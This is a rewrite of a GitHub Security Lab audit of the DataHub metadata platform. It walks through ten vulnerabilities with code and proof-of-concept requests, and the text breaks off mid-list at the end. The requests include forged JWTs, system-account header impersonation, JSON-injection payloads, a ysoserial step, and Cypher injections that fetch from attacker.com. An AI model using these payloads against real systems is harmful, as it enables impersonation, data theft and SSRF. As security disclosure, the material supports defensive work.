GitHub Security Lab audited DataHub: Here’s what they found
DataHub's frontend proxy concatenated user-controlled paths without a slash, allowing requests to be rerouted to arbitrary hosts (SSRF) or used for XSS. The backend also failed to verify JWT signatures, enabling attackers to impersonate any user when metadata service authentication was enabled.
 Published on github.blog
Alvaro Munoz·@pwntester
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
DataHub is an open source metadata platform for data discovery, data observability and federated governance, used by hundreds of organisations including GitHub. The GitHub Security Lab audited it and found a cluster of flaws concentrated in the authentication and authorisation modules, plus unsafe deserialisation, JSON injection, SSRF and XSS. This is a walkthrough of each finding, the code behind it and the proof of concept requests, as published by the team.
Context
DataHub has two main components:
- Frontend (DataHub frontend): a React UI for discovering, governing and debugging data.
- Backend (DataHub serving): the core is the GMS, or metadata store. It stores the entities and aspects that make up the metadata graph and exposes an API for ingesting metadata, fetching metadata by primary key, searching entities and fetching relationships. It is a Spring Java service hosting a set of Rest.li API endpoints, with MySQL, Elasticsearch and Kafka for primary storage and indexing.
The following diagram shows the high-level architecture:

Several of the vulnerabilities sit in the integration between the frontend and the backend. The frontend acts as a proxy that forwards REST and GraphQL requests to GMS, performing authentication where needed. That proxy, and the trust the backend places in headers and tokens arriving through it, is where much of the interesting behaviour lives.
Setup
The audit combined manual review with CodeQL-driven analysis. The frontend is written on the Play framework, which was not modelled by CodeQL at the time, so the team first had to model the untrusted data sources themselves. The following CodeQL class was added to treat values returned from Play's Http$Request object as remote flow sources:
class PlayRequestAccess extends RemoteFlowSource {
    PlayRequestAccess() {
      exists(MethodAccess ma |
        ma.getMethod()
            .getDeclaringType()
            .getASourceSupertype*()
            .hasQualifiedName("play.mvc", ["Http$Request", "Http$RequestHeader"]) and
        ma.getMethod().getName() =
          [
            "body", "cookie", "cookies", "flash", "getCookie", "getHeaders", "getQueryString",
            "header", "host", "path", "queryString", "uri"
          ] and
        ma = this.asExpr()
      )
    }

    override string getSourceType() { result = "PlayRequest" }
  }
With that in place, taint tracking surfaced the Open Redirect described below. The Missing JWT signature check came from an out-of-the-box CodeQL query, contributed to the query pack by community member Simon Gerst through the GitHub Security Lab bug bounty program. The AES in ECB mode finding also came from the default queries.
Most findings were fixed in DataHub 0.8.45. The deserialisation issue was fixed in 0.9.5. Three items were deemed not an issue or not fixed: the Open Redirect (GHSL-2022-077), AES in ECB mode (GHSL-2022-082) and the Cypher injections in Neo4JGraphService (GHSL-2022-087).
Finding it
The findings, with their identifiers and severity where one was assigned:
| Issue | Identifier | CVSS | Fixed in |
|---|---|---|---|
| SSRF/XSS | GHSL-2022-076 / CVE-2023-25557 | 7.5 | 0.8.45 |
| Open Redirect | GHSL-2022-077 | not fixed | n/a |
| Missing JWT signature check | GHSL-2022-078 / CVE-2022-39366 | 9.9 | 0.8.45 |
| System account impersonation | GHSL-2022-079 / CVE-2023-25559 | 8.2 | 0.8.45 |
| JSON Injection | GHSL-2022-080 / CVE-2023-25560 | 8.2 | 0.8.45 |
| Login fail open on JAAS misconfiguration | GHSL-2022-081 / CVE-2023-25561 | 6.9 | 0.8.45 |
| AES used in ECB mode | GHSL-2022-082 | not fixed | n/a |
| Failure to Invalidate Session on Logout | GHSL-2022-083 / CVE-2023-25562 | 6.9 | 0.8.45 |
| Deserialisation of untrusted data | GHSL-2022-086 / CVE-2023-25558 | 7.5 | 0.9.5 |
| Multiple Cypher injections in Neo4JGraphService | GHSL-2022-087 | not fixed | n/a |
Separately, the team found that PAC4J before version 4.0 could lead to unsafe deserialisation. That issue was assigned CVE-2023-25581.
Exploitation
Step 1: SSRF and XSS through the frontend proxy (GHSL-2022-076)
The frontend proxy is implemented in controllers.Application.proxy(). It builds the URL to forward to by concatenating the user-controllable path (resolvedUri) directly after the port, without a forward slash:
return _ws.url(String.format("%s://%s:%s%s", protocol, metadataServiceHost, metadataServicePort, resolvedUri))
   .setMethod(request().method())
   .setHeaders(request()
And if the path starts with /api/gms, the string following that prefix is extracted into resolvedUri:
final String resolvedUri = mapPath(request().uri());
...

private String mapPath(@Nonnull final String path) {
// Case 1: Map legacy GraphQL path to GMS GraphQL API (for compatibility)
  if (path.equals("/api/v2/graphql")) {
    return "/api/graphql";
  }

  // Case 2: Map requests to /gms to / (Rest.li API)
  final String gmsApiPath = "/api/gms";
  if (path.startsWith(gmsApiPath)) {
    return String.format("%s", path.substring(gmsApiPath.length()));
  }

  // Otherwise, return original path
  return path;
}
A request to https://datahub-frontent:9002/api/gms/anything is forwarded to https://datahub-gms:8800/anything, which is the intended behaviour. But when /api/gms is not followed by a slash, everything after it is concatenated onto the GMS port. The @ character breaks URL parsing: a request to https://datahub-frontent:9002/api/[redacted]/123 is forwarded to https://datahub-gms:[redacted]/123, where example.com is the host, datahub-gms is the username and 8800 is the password.
The proof of concept forwards a request to example.com and returns the response to the user from the DataHub origin:
GET /api/[redacted] HTTP/1.1
Host: datahub-frontend:9002
Authorization:
Connection: close

Because the browser receives the response through the DataHub frontend proxy, an attacker who points the request at their own server can return a page with malicious JavaScript that executes with the DataHub origin: the same primitive is an XSS. As SSRF, it can reach internal-only servers and read the full response, which raises the risk of sensitive information disclosure or data modification.
There is a limit: normally an attacker needs a valid cookie to send requests to the frontend's /api/gms. However, if metadata service authentication is enabled on the frontend proxy, the SSRF can be exploited without a valid cookie by sending an empty Authorization header, because the proxy only checks that the header is present, not its value.
Step 2: Open Redirect (GHSL-2022-077)
After modelling Play request data as a CodeQL source, taint tracking showed that AuthenticationController.authenticate() used the redirect_uri query parameter to redirect authenticated users to any location:
final Optional<String> maybeRedirectPath = Optional.ofNullable(ctx().request().getQueryString(AUTH_REDIRECT_URI_PARAM));
final String redirectPath = maybeRedirectPath.orElse("/");
if (AuthUtils.hasValidSessionCookie(ctx())) {
    return redirect(redirectPath);
}
A logged-in user can be tricked into following a link such as http://datahub-server/authenticate?redirect_uri=https://attacker.com/, where the attacker presents a fake login page to steal credentials. This one was not fixed.
Step 3: Missing JWT signature check (GHSL-2022-078)
The StatelessTokenService of the metadata service (GMS) used the parse() method of io.jsonwebtoken.JwtParser:
final Claims claims = (Claims) Jwts.parserBuilder()
          .setSigningKey(base64Key)
          .build()
          .parse(accessToken)
          .getBody();
parse() performs no verification of the cryptographic signature. As the CodeQL documentation puts it, the parser offers parse, parseClaimsJws and parsePlaintextJws; the last two correctly verify that the JWT is signed, but parse accepts a JWT whose signature is empty even though a signing key has been set. An attacker can therefore create arbitrary JWTs that will be accepted.
Because the signature is not checked, tokens are accepted regardless of the algorithm used. The proof of concept sends a GraphQL query with a token for the system user:
POST /api/graphql HTTP/1.1
Host: datahub-frontend:9002
Authorization: Bearer [redacted]
Content-Type: application/json
Connection: close
{"query":"{
    me {
        corpUser {
            username
        }
    }
  }",
 "variables":{}
}

The request is accepted as if it had been correctly signed with a token for the system user. Since the signature is not verified, it can also be removed entirely:
This allows an attacker to connect to DataHub instances as any arbitrary user, including the system one, when Metadata Service authentication is enabled.
Step 4: System account impersonation via header casing (GHSL-2022-079)
In the frontend proxy code, a comment stood out:
// Remove X-DataHub-Actor to prevent malicious delegation.
In context:
return _ws.url(String.format("%s://%s:%s%s", protocol, metadataServiceHost, metadataServicePort, resolvedUri))
        .setMethod(request().method())
        .setHeaders(request()
            .getHeaders()
            .toMap()
            .entrySet()
            .stream()
            // Remove X-DataHub-Actor to prevent malicious delegation.
            .filter(entry -> !AuthenticationConstants.LEGACY_X_DATAHUB_ACTOR_HEADER.equals(entry.getKey()))
            ...
            .collect(Collectors.toMap(Map.Entry::getKey, Map.Entry::getValue))
 )
        ...
        .addHeader(AuthenticationConstants.LEGACY_X_DATAHUB_ACTOR_HEADER, getDataHubActorHeader())
When metadata service authentication is not used, which is the default configuration, GMS uses the X-DataHub-Actor header to infer which user the frontend is acting for. Requests to be proxied should have this header stripped and replaced with a new one for the current logged-in user. The removal is a case-sensitive equals() check, but the backend reads headers case-insensitively:
public class AuthenticationRequest {

  private final Map<String, String> caseInsensitiveHeaders;

  public AuthenticationRequest(@Nonnull final Map<String, String> requestHeaders) {
    Objects.requireNonNull(requestHeaders);
    caseInsensitiveHeaders = new TreeMap<>(String.CASE_INSENSITIVE_ORDER);
    caseInsensitiveHeaders.putAll(requestHeaders);
  }

  /**
   * Returns a case-insensitive map of the inbound request's headers.
   */
  @Nonnull
  public Map<String, String> getRequestHeaders() {
    return this.caseInsensitiveHeaders;
  }
}
The proof of concept first requests an invite token, an action only the system account can perform, as a regular user:
POST /api/v2/graphql HTTP/1.1
Host: datahub-frontend:9002
Content-Length: 175
Cookie: PLAY_SESSION=[redacted]; actor=urn:li:corpuser:test

{"operationName":"getNativeUserInviteToken","variables":{},"query":"query getNativeUserInviteToken {\n getNativeUserInviteToken {\n    inviteToken\n __typename\n}\n}\n"}
The request is rejected as unauthorised:
HTTP/1.1 200 OK
Date: Wed, 21 Sep 2022 20:37:53 GMT
Server: Jetty (9.4.46.v20220331)
Connection: close
Content-Type: application/json
Content-Length: 324

{"errors":[{"message":"Unauthorized to perform this action. Please contact your DataHub administrator.","locations":[{"line":2,"column":3}],"path":["getNativeUserInviteToken"],"extensions":{"code":403,"type":"UNAUTHORIZED","classification":"DataFetchingException"}}],"data":{"getNativeUserInviteToken":null},"extensions":{}}
Adding the header in all upper case changes the outcome:
POST /api/v2/graphql HTTP/1.1
Host: datahub-frontend:9002
Content-Length: 175
Cookie: PLAY_SESSION=[redacted]; actor=urn:li:corpuser:test
X-DATAHUB-ACTOR: urn:li:corpuser:__datahub_system

{"operationName":"getNativeUserInviteToken","variables":{},"query":"query getNativeUserInviteToken {\n  getNativeUserInviteToken {\n    inviteToken\n __typename\n  }\n}\n"}
This time the invite token is returned:
HTTP/1.1 200 OK
Date: Wed, 21 Sep 2022 20:40:17 GMT
Server: Jetty (9.4.46.v20220331)
Content-Type: application/json
Content-Length: 131

{"data":{"getNativeUserInviteToken":{"inviteToken":"[redacted]","__typename":"InviteToken"}},"extensions":{}}
The sequence of events is:
- An authenticated user sends a request to the frontend proxy with the malicious header impersonating
__datahub_system. - Because the header is all upper case, it is not stripped out.
- The application adds a new header with the same name in camel case.
- When the Play WS client prepares the request, it finds two similarly named headers and deduplicates them, removing one based on casing.
- Making the attacker's header all upper case forces the client to keep it and discard the system-set one.
- The backend receives the upper-case header and checks for it case-insensitively, so it treats it as valid.
If the attacker has access to the backend service, the PLAY_SESSION cookie is not needed at all: adding the X-DataHub-Actor header impersonates the system account without any authentication.
Step 5: JSON Injection in AuthServiceClient (GHSL-2022-080)
AuthServiceClient handles account creation, credential verification, password resets and access token requests. It builds JSON with format strings and user-controlled data:
String json = String.format("{ \"%s\":\"%s\" }", USER_ID_FIELD, userId);

...

String json = String.format("{ \"%s\":\"%s\", \"%s\":\"%s\", \"%s\":\"%s\", \"%s\":\"%s\", \"%s\":\"%s\", \"%s\":\"%s\" }",
              USER_URN_FIELD, userUrn, FULL_NAME_FIELD, fullName, EMAIL_FIELD, email, TITLE_FIELD, title,
              PASSWORD_FIELD, password, INVITE_TOKEN_FIELD, inviteToken);

...

String json = String.format("{ \"%s\":\"%s\", \"%s\":\"%s\", \"%s\":\"%s\" }", USER_URN_FIELD, userUrn, PASSWORD_FIELD, password, RESET_TOKEN_FIELD, resetToken);

...

String json = String.format("{ \"%s\":\"%s\", \"%s\":\"%s\" }", USER_URN_FIELD, userUrn, PASSWORD_FIELD, password); request.setEntity(new StringEntity(json));

...
The backend parses these strings with Jackson. An attacker can inject arbitrary fields that shadow values added by the frontend, and when keys collide Jackson uses the one appearing last in the string.
Generating JWT tokens for arbitrary accounts. A user with credentials test/test sends:
POST /logIn HTTP/1.1
Host: datahub-frontend:9002
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: application/json
Content-Length: 70

{"username":"test\", \"userId\":\"__datahub_system", "password":"test"}
This turns into two backend calls. The first, to /verifyNativeUserCredentials, succeeds because it checks the account named by userUrn, and test exists:
{
  "userUrn":"urn:li:corpuser:test",
  "userId":"__datahub_system",
  "password":"test"
}
The second, to /generateSessionTokenForUser, contains two userId keys, and the backend generates a token for the last one, __datahub_system:
{
   "userId":"test",
   "userId":"__datahub_system"
}
Even though the attack succeeds, the resulting PLAY_SESSION cookie is not returned to the attacker because it contains invalid characters.
Creating an account for the system user. A user holding an invite token can create a system account by sending this email address:
[redacted]\",\"userUrn\":\"urn:li:corpuser:__datahub_system
The request looks like:
POST /signUp HTTP/1.1
Host: datahub-frontend:9002
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: application/json
Content-Length: 131

{"fullName":"test","email":"[redacted]\",\"userUrn\":\"urn:li:corpuser:__datahub_system","password":"test","title":"Manager","inviteToken":"<invite_token>"}
This creates a user with URN urn:li:corpuser:__datahub_system. Since that is the special URN identifying the system account, any request from the new account is treated as coming from the system account. No injection is even necessary here: nothing prevents an attacker with an invite token from using an email address like __datahub_system, which produces the system account URN:
POST /signUp HTTP/1.1
Host: datahub-frontend:9002
X-DATAHUB-ACTOR: urn:li:corpuser:__datahub_system
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: application/json
Content-Length: 131

{"fullName":"test", "title":"test", "email":"__datahub_system", "password":"test", "inviteToken":"[redacted]"}
Taken together, this can lead to authentication bypass and the creation of system accounts, effectively full system compromise.
Step 6: Login fails open on JAAS misconfiguration (GHSL-2022-081)
In authenticateJaasUser, only LoginException is translated into an authentication failure:
 public static void authenticateJaasUser(@Nonnull String userName, @Nonnull String password) throws NamingException {
    Preconditions.checkArgument(!StringUtils.isAnyEmpty(userName), "Username cannot be empty");
    try {
      JAASLoginService jaasLoginService = new JAASLoginService("WHZ-Authentication");
      PropertyUserStoreManager propertyUserStoreManager = new PropertyUserStoreManager();
      propertyUserStoreManager.start();
      jaasLoginService.setBeans(Collections.singletonList(propertyUserStoreManager));
      JAASLoginService.INSTANCE.set(jaasLoginService);
      LoginContext lc = new LoginContext("WHZ-Authentication", new WHZCallbackHandler(userName, password));
      lc.login();
    } catch (LoginException le) {
      throw new AuthenticationException(le.toString());
    } catch (Exception e) {
      // Bad abstract class design, empty doStart that has throws Exception in the signature and subclass that also
      // does not throw any checked exceptions. This should never happen, all it does is create an empty HashMap...
    }
  }
Any other exception is swallowed by the empty catch-all and the login continues successfully. One way to trigger a non-LoginException is an error in the JAAS configuration file, for example jaas.conf. That throws an IOException and authentication succeeds.
To reproduce, replace the contents of jaas.conf with this correct-looking configuration, which is missing a semicolon:
WHZ-Authentication {
  com.sun.security.auth.module.LdapLoginModule sufficient
  userProvider="ldap://[redacted]:636"
  authIdentity="{USERNAME}"
  userFilter="(&(objectClass=person)(uid={USERNAME}))"
  java.naming.security.authentication="simple"
  debug="true"
};
Developers verifying that the LDAP integration works would see it pass. But not only the intended usernames and passwords are valid: any username and password combination is accepted.
Step 7: AES in ECB mode (GHSL-2022-082)
The SecretUtils and SecretService classes encrypt DataHub secrets with AES in ECB mode. ECB is not recommended because identical input produces identical output. The team reported this as informational with very low impact, and it may lead to information disclosure. It was not fixed.
Step 8: Session not invalidated on logout (GHSL-2022-083)
While testing authentication, the team noticed that Burp repeater requests still worked after logging out. Session cookies are only cleared on new sign-ins, not on logout. Even after the session was cleared on a new sign-in, previously issued session cookies were still considered valid, so any check using AuthUtils.hasValidSessionCookie() could be bypassed with a cookie from a logged-out session.
The main consumer of that method is the Authenticator class used by the @Security.Authenticated(Authenticator.class) annotation, which marks methods that require authentication. The frontend proxy's proxy() method is one of them:
@Security.Authenticated(Authenticator.class)
public CompletableFuture<Result> proxy(String path) throws ExecutionException, InterruptedException {
   ...
}
Any logged-out session cookie is accepted as valid, which is an authentication bypass.
Step 9: Deserialisation of untrusted data in pac4j (GHSL-2022-086)
When the DataHub frontend authenticates via SSO it uses the pac4j library, a Java security framework supporting OAuth, SAML, CAS, OpenID Connect and others. pac4j processes id_token parameters unsafely: if any claim value starts with the {#sb64} prefix, it treats the value as a serialised Java object and deserializes it. The nonce claim is a good delivery vehicle, since the OpenID specification allows it to contain an arbitrary value and it is included in the signed id_token payload.
The vulnerable method is org.pac4j.core.profile.InternalAttributeHandler#restore():
public Object restore(final Object value) {
        if (value != null && value instanceof String) {
            final String sValue = (String) value;
            if (sValue.startsWith(PREFIX)) {
if (sValue.startsWith(PREFIX_BOOLEAN)) {
                    return Boolean.parseBoolean(sValue.substring(PREFIX_BOOLEAN.length()));
                } else if () {
                  ...
                } else if (sValue.startsWith(PREFIX_SB64)) {
                    return serializationHelper.unserializeFromBase64(sValue.substring(PREFIX_SB64.length()));
                }
            }
        }
        return value;
    }
The method was not present in the latest pac4j. DataHub was using version 3.6.0, and InternalAttributeHandler was removed in version 4.1. No CVE existed for the issue, so it was either silently fixed or luckily patched. The team reported it to pac4j and CVE-2023-25581 was assigned to tell users of the library to upgrade.
In the worst case this leads to remote code execution. A RestrictedObjectInputStream is in place, which restricts which classes can be deserialised, but it still allows a broad range of Java packages and may be exploitable with different gadget chains.
To reproduce, three conditions must be met:
- DataHub must be configured to authenticate via SSO. It was tested on Google, but it should work with other providers.
- The attacker needs at least a valid account on the SSO provider. For Google, public accounts are fine, and the account does not need access to DataHub.
- A suitable deserialisation gadget chain must exist in the project. The proof of concept uses ysoserial's
URLDNSgadget to confirm that the object is deserialised. Other chains may exist with greater impact, such as remote code execution, local file read or information disclosure.
The steps:
- Configure DataHub frontend authentication with Google as described in the documentation.
- Navigate to the DataHub frontend authentication endpoint:
http://datahub-frontend:9002/authenticate. - You are redirected to Google Auth. On the Google page, before submitting an email, add the following value to the current URL:
&nonce={%23sb64}rO0ABXN...serizalized_object_in_base64...and reload the page. For the proof of concept, use theURLDNSgadget chain from ysoserial (for examplejava -jar ysoserial.jar URLDNS http://attacker.com/). - Provide a valid Google email and password.
- When you are redirected to
http://datahub-frontend:9002/callback/oidc, the nonce value is deserialised.
Step 10: Cypher injection in Neo4JGraphService (GHSL-2022-087)
DataHub uses Neo4j as its graph database and runs graph queries through Neo4JGraphService.runQuery(). User-controlled data reaches that method from <frontend>/api/v2/graphql, <frontend>/api/gms/relationships and <backend>/relationships, with no sanitisation and without proper parameterisation. All of these eventually call findRelatedEntities() with two user-controlled parameters, sourceTypes and sourceEntityFilter.
sourceTypes is concatenated into the WHERE clause in computeEntityTypeWhereClause():
private String computeEntityTypeWhereClause(@Nonnull final List<String> sourceTypes, @Nonnull final List<String> destinationTypes) {
  String whereClause = "";

  Boolean hasSourceTypes = sourceTypes != null && !sourceTypes.isEmpty();
  Boolean hasDestTypes = destinationTypes != null && !destinationTypes.isEmpty();
  if (hasSourceTypes && hasDestTypes) {

     whereClause = String.format(" WHERE %s AND %s", sourceTypes.stream().map(type -> "src:" + type).collect(Collectors.joining(" OR ")), destinationTypes.stream().map(type -> "dest:" + type).collect(Collectors.joining(" OR ")));
  } else if (hasSourceTypes) {

     whereClause = String.format(" WHERE %s", sourceTypes.stream().map(type -> "src:" + type).collect(Collectors.joining(" OR ")));
  } else if (hasDestTypes) {

     whereClause = String.format(" WHERE %s", destinationTypes.stream().map(type -> "dest:" + type).collect(Collectors.joining(" OR ")));
  }
  return whereClause;
}
sourceEntityFilter, which carries the user-controlled urn, is concatenated into the filter clause in criterionToString():
@Nonnull
private static String criterionToString(@Nonnull CriterionArray criterionArray) {
  if (!criterionArray.stream().allMatch(criterion -> Condition.EQUAL.equals(criterion.getCondition()))) {
    throw new RuntimeException("Neo4j query filter only support EQUAL condition " + criterionArray);
  }

  final StringJoiner joiner = new StringJoiner(",", "{", "}");

  criterionArray.forEach(criterion -> joiner.add(toCriterionString(criterion.getField(), criterion.getValue())));

  return joiner.length() <= 2 ? "" : joiner.toString();
}
This can be used to read or wipe the entire Neo4j database, or to make HTTP requests to reach internal hosts (SSRF) or exfiltrate data from the database.
For the injection to be exploitable, the Neo4j database needs some nodes and relationships. That is normally the case in production; on a fresh test install, create a test user and assign it a role such as Reader.
An SSRF payload using LOAD CSV FROM against the frontend's /api/v2/graphql endpoint, through the types argument:
The frontend is not vulnerable through the urn parameter, because it parses it with createFromString, which enforces balanced parentheses.
The same SSRF payload against the backend's /relationships endpoint, through the urn parameter:
GET /relationships?direction=INCOMING&types=OwnedBy&urn=urn%3Ali%3Acorpuser%3Atest%22%7D%29%20WHERE%201%3D1%20WITH%201337%20AS%20x%20LOAD%20CSV%20FROM%20%27https%3A%2F%2Fattacker.com%27%20AS%20y%20RETURN%20%27%27%2F%2F HTTP/1.1
Host: datahub-backend:8080
Authorization:Bearer [redacted]
Connection: close
And through the types parameter:
GET /relationships?direction=OUTGOING&types=IsMemberOfRole%5D-%3E%28dest%29%20WHERE%201%3D1%20WITH%201337%20AS%20x%20LOAD%20CSV%20FROM%20%27https%3A%2F%2Fattacker.com%27%20AS%20y%20RETURN%20%27%27%2F%2F&urn=urn:li:corpuser:test HTTP/1.1
Host: datahub-backend:8080
Authorization:Bearer [redacted]
Connection: close
These injections were not fixed.
Root cause
Each finding has its own mistake, but a pattern runs through them: trust placed in values that cross a boundary without being revalidated.
- SSRF/XSS: the proxy concatenates a user-controlled path onto
host:portwithout a separator, so URL parsing can be steered with@. The proxy also checks only for the presence of anAuthorizationheader, not its value. - Open Redirect: the
redirect_uriquery parameter is passed straight toredirect()after a session check, with no allowlist. - Missing JWT signature check:
JwtParser.parse()does not verify signatures, so the signing key configured on the parser gives a false sense of protection. - System account impersonation: a case-sensitive
equals()filter on the frontend meets a case-insensitive header map on the backend, and the Play WS client's deduplication of similarly named headers decides which one survives. - JSON Injection: JSON is assembled with
String.formatinstead of a serializer, and Jackson resolves duplicate keys by taking the last one. - JAAS fail open: an empty catch-all swallows every exception except
LoginException, so a configuration error becomes a successful login. - Session invalidation: logout clears the cookie in the browser but does not invalidate it server-side, and
hasValidSessionCookie()has no way to tell a logged-out cookie from a live one. - Deserialisation: pac4j treats any
id_tokenclaim beginning with{#sb64}as a serialised Java object, and thenonceclaim is attacker-controlled by design. - Cypher injection: query fragments are built by string concatenation from
sourceTypesand theurnfilter rather than parameterised.
Impact
Most of the issues sit in authentication and authorisation, and the combinations are serious. Missing JWT signature verification lets an attacker act as any user, including the system account, when Metadata Service authentication is enabled. Header casing lets an authenticated user impersonate the system account, and an attacker with direct backend access can do so without authentication. JSON injection can bypass authentication and create system accounts, which the team describes as effectively full system compromise. The SSRF can reach internal-only servers and read responses, and doubles as XSS on the DataHub origin. The pac4j deserialisation can lead to remote code execution in the worst case, subject to a suitable gadget chain and SSO configuration. The Cypher injections can read or wipe the Neo4j database or be used for SSRF. The Open Redirect can support credential phishing against logged-in users, and the logout issue lets a logged-out cookie keep working.
Fix
DataHub 0.8.45 fixed the SSRF/XSS, the missing JWT signature check, system account impersonation, JSON injection, the JAAS fail open and the session invalidation issue. Version 0.9.5 fixed the deserialisation of untrusted data. The Open Redirect, AES in ECB mode and the Cypher injections were deemed not an issue or not fixed. The team reported the pac4j deserialisation upstream; InternalAttributeHandler was removed in pac4j 4.1, and CVE-2023-25581 tells users of the library to upgrade.
Variants to test
- Proxy path concatenation: on any application that builds upstream URLs from a path prefix, try
@,#,?and backslashes after the prefix, for example/api/[redacted]. A positive result is a response fetched from your host but served under the application's origin. - Header presence checks: send an empty
Authorization:header to endpoints that only test for the header. A positive result is a normal response instead of a 401. - Header casing on proxies: send security-relevant headers such as
